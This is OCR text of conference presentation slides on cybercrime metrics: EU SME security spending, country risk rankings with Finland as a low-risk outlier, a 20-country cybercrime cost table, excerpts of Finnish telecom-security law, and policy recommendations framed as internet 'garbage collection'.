
Cybersecurity expenditure by SMEs EU - 2023

2017 – Actual spend €10B


With expected 15%/annum growth on 57% value added

IDC

30



Globalsecuritymap.com




EU example – France

#14 of 218 counties

Note: lower the number = higher measurable cyber security issues / risk

32




Finland – the EU anomaly?

#218 of 218 – lowest in cyber security incidents / measurable issues in Europe

Why is this? What can we learn?

Traficom …. technology & as regulator
E-garbage collector

Finland – OECD
Enterprises encountering Security issues



Finland – Microsoft
Lowest number of malware hosting

34

SAINT collated surveys (EN, FR, DE, ES, & EL)

Victims 47.29%

SAINT/FICORA Finnish Survey (initial results)

Victims 29.05%

COMPARATIVE COSTS OF CYBERCRIME

Country	Globally experienced cybercrime 2017	Adult Population 2017 (UN)	Experienced cybercrime as	Victims of cybercrime 2017	GDP 2016 (UN)	National costs as	Time spent by cybercrime victim
	millions	millions	%age of population	US$ Billions	US$ Billions	%age of GDP	in hours / victim lost 2017
Australia	6.09	18.05	33.75%	$1.9	$1,304.5	0.146%	16.2
Brazil	62.21	154.47	40.27%	$22.5	$1,795.9	1.253%	33.9
Canada	10.14	27.03	37.51%	$1.5	$1,529.8	0.098%	10.3
China	352.70	1040.36	33.90%	$66.3	$11,218.3	0.591%	28.3
France	19.31	47.96	40.26%	$7.1	$2,465.5	0.288%	16.0
Germany	23.36	60.61	38.54%	$2.6	$3,477.8	0.075%	14.6
Hong Kong	2.41	5.44	44.33%	$0.1	$274.0	0.036%	18.9
India	186.44	988.44	18.86%	$18.5	$2,259.6	0.819%	50.7
Indonesia	59.45	194.85	30.51%	$3.2	$861.9	0.371%	34.1
Italy	16.44	43.81	37.52%	$4.1	$1,858.9	0.221%	19.2
Japan	17.74	94.10	18.85%	$2.1	$4,936.2	0.043%	5.6
Mexico	33.15	95.33	34.77%	$7.7	$1,076.9	0.715%	55.1
Netherlands	3.43	12.57	27.28%	$1.6	$750.3	0.213%	5.6
New Zealand	1.14	3.47	32.82%	$0.1	$198.7	0.050%	9.0
Singapore	1.26	4.21	29.90%	$0.4	$307.9	0.130%	14.6
Spain	16.20	34.21	47.35%	$2.1	$1,237.3	0.170%	22.1
Sweden	2.09	7.32	28.57%	$3.9	$571.1	0.683%	22.0
UAE	3.72	6.94	53.62%	$1.1	$399.5	0.275%	47.9
UK	17.40	48.85	35.62%	$6.0	$2,647.9	0.227%	14.8
USA	143.70	239.48	60.00%	$19.4	$18,624.5	0.104%	19.8
	Total x 20 countries	Total x 20 countries	Average x 20 countries	Total x 20 countries	Total x 20 countries	Total x 20 countries	Average x 20 countries
	978.38	**3,127.51**	**36.21%**	**$172.2**	**$57,796.3**	**6.507%**	**22.935**

Extended analysis for all 28 EU countries:

GDP = Eurostat figures

€42 billions cost of cybercrime

16 hours time spent / cybercrime victims

€60 billion cost of time spent in EU 2017

Therefore = €102 billion total cost in EU

Refinement of metrics – i.e. Finland / Traficom … Finnish study = shows 50% less cost/1,000 population on cybercrime

Section 272 - Measures taken to implement information security – Finland Regulation A

"A telecommunications operator, an added value service provider or corporate or association subscriber, or any party acting on their behalf has the right to undertake necessary measures referred to in subsection 2 for ensuring information security:

1) in order to detect, prevent, investigate and commit to pre-trial investigation any disruptions in information security of communications networks or related services;

2) in order to safeguard the possibilities of the sender or recipient of the message for communications; or

3) in order to prevent preparations of means of payment fraud referred to in Chapter 37(11) of the Criminal Code planned to be implemented on a wide scale via communications services.

Measures referred to in subsection 1 above may include:

1) automatic analysis of message content;

2) automatic prevention or limitation of message transmission or reception;

3) automatic removal of malicious software that poses a threat to information security from messages;

Section 273 - Obligation to remedy a hindrance – Finland B

"If a communications network, service or device creates serious economic or operational hindrance to other communications networks, services or connected services, device, the user or other person, the telecommunications operator or owner or holder of the communications network or device shall take immediate measures to correct the situation and, if necessary, disconnect the communications network, service or device.

Any measures referred to in this section shall be implemented with care, and they shall be commensurate with the seriousness of the disruption being combated. Such measures shall not limit freedom of speech, the confidentiality of a message or the protection of privacy any more than is necessary for the purpose of safeguarding the goals referred to in subsection 1. Such measures shall be discontinued if the conditions for them specified in this section no longer exist.

In cases referred to in subsection 1, Ficora [nowadays Traficom] may decide on repair measures, including disconnection of a network, service or equipment."

RECOMMENDATIONS

From the metrics management of cybersecurity revolves around four actions:

- i. EU wide? Regulation, (technical not political) .. e.g. Finland, GDPR …. It works!
- ii. Discovery and removal of threats, …. Remediation of hosts
- iii. Quarantine of threat traffic and sources from outside of available jurisdictions,
- iv. Prevention via improved education and awareness.

TIME TO TAKE OUT THE GARBAGE ON THE INTERNET?

- In the real world it goes without saying it is in everyone's interest to remove the garbage, clean up the food and water supplies, isolate sources of disease and remediate to remove the threats to health.
- It is the core of disease control (epidemiology) in the real world, e.g. CORONAVIRUS
- Cybersecurity is essentially a question of cleanliness and being disease resistant Metrics provides the evidences, management provides the solutions.
- The long-term solution is a combination of; regulation, detection of threats, and their removal or if from sources where remediation is not achievable, isolation

The science of:

Public health & epidemiology = >150 years –
Cybercrime & Threat Data research = < 10 years

THANKS FOR LISTENING

- Acknowledgements:
- ENISA, APWG, OWASP, Spamhaus, CyberDefcon, Distil Networks, APWG, Juniper Research, Sonicwall, Mitre/Oasis, Ficora… Shield Square Imperva
- H2020 EU Projects; SISSDEN & SAINT
- H2020 EU Project; SIMARGL = Secure Intelligent Methods for Advanced Recognition of malware and stegomalware

- Jart Armin: jart@cuing.eu
- CUING.ORG info@cuing.org

- **The 4th International Workshop on Criminal Use of Information Hiding (CUING 2020)**

ARES - University College Dublin, Dublin, Ireland - August 24-28, 2020

41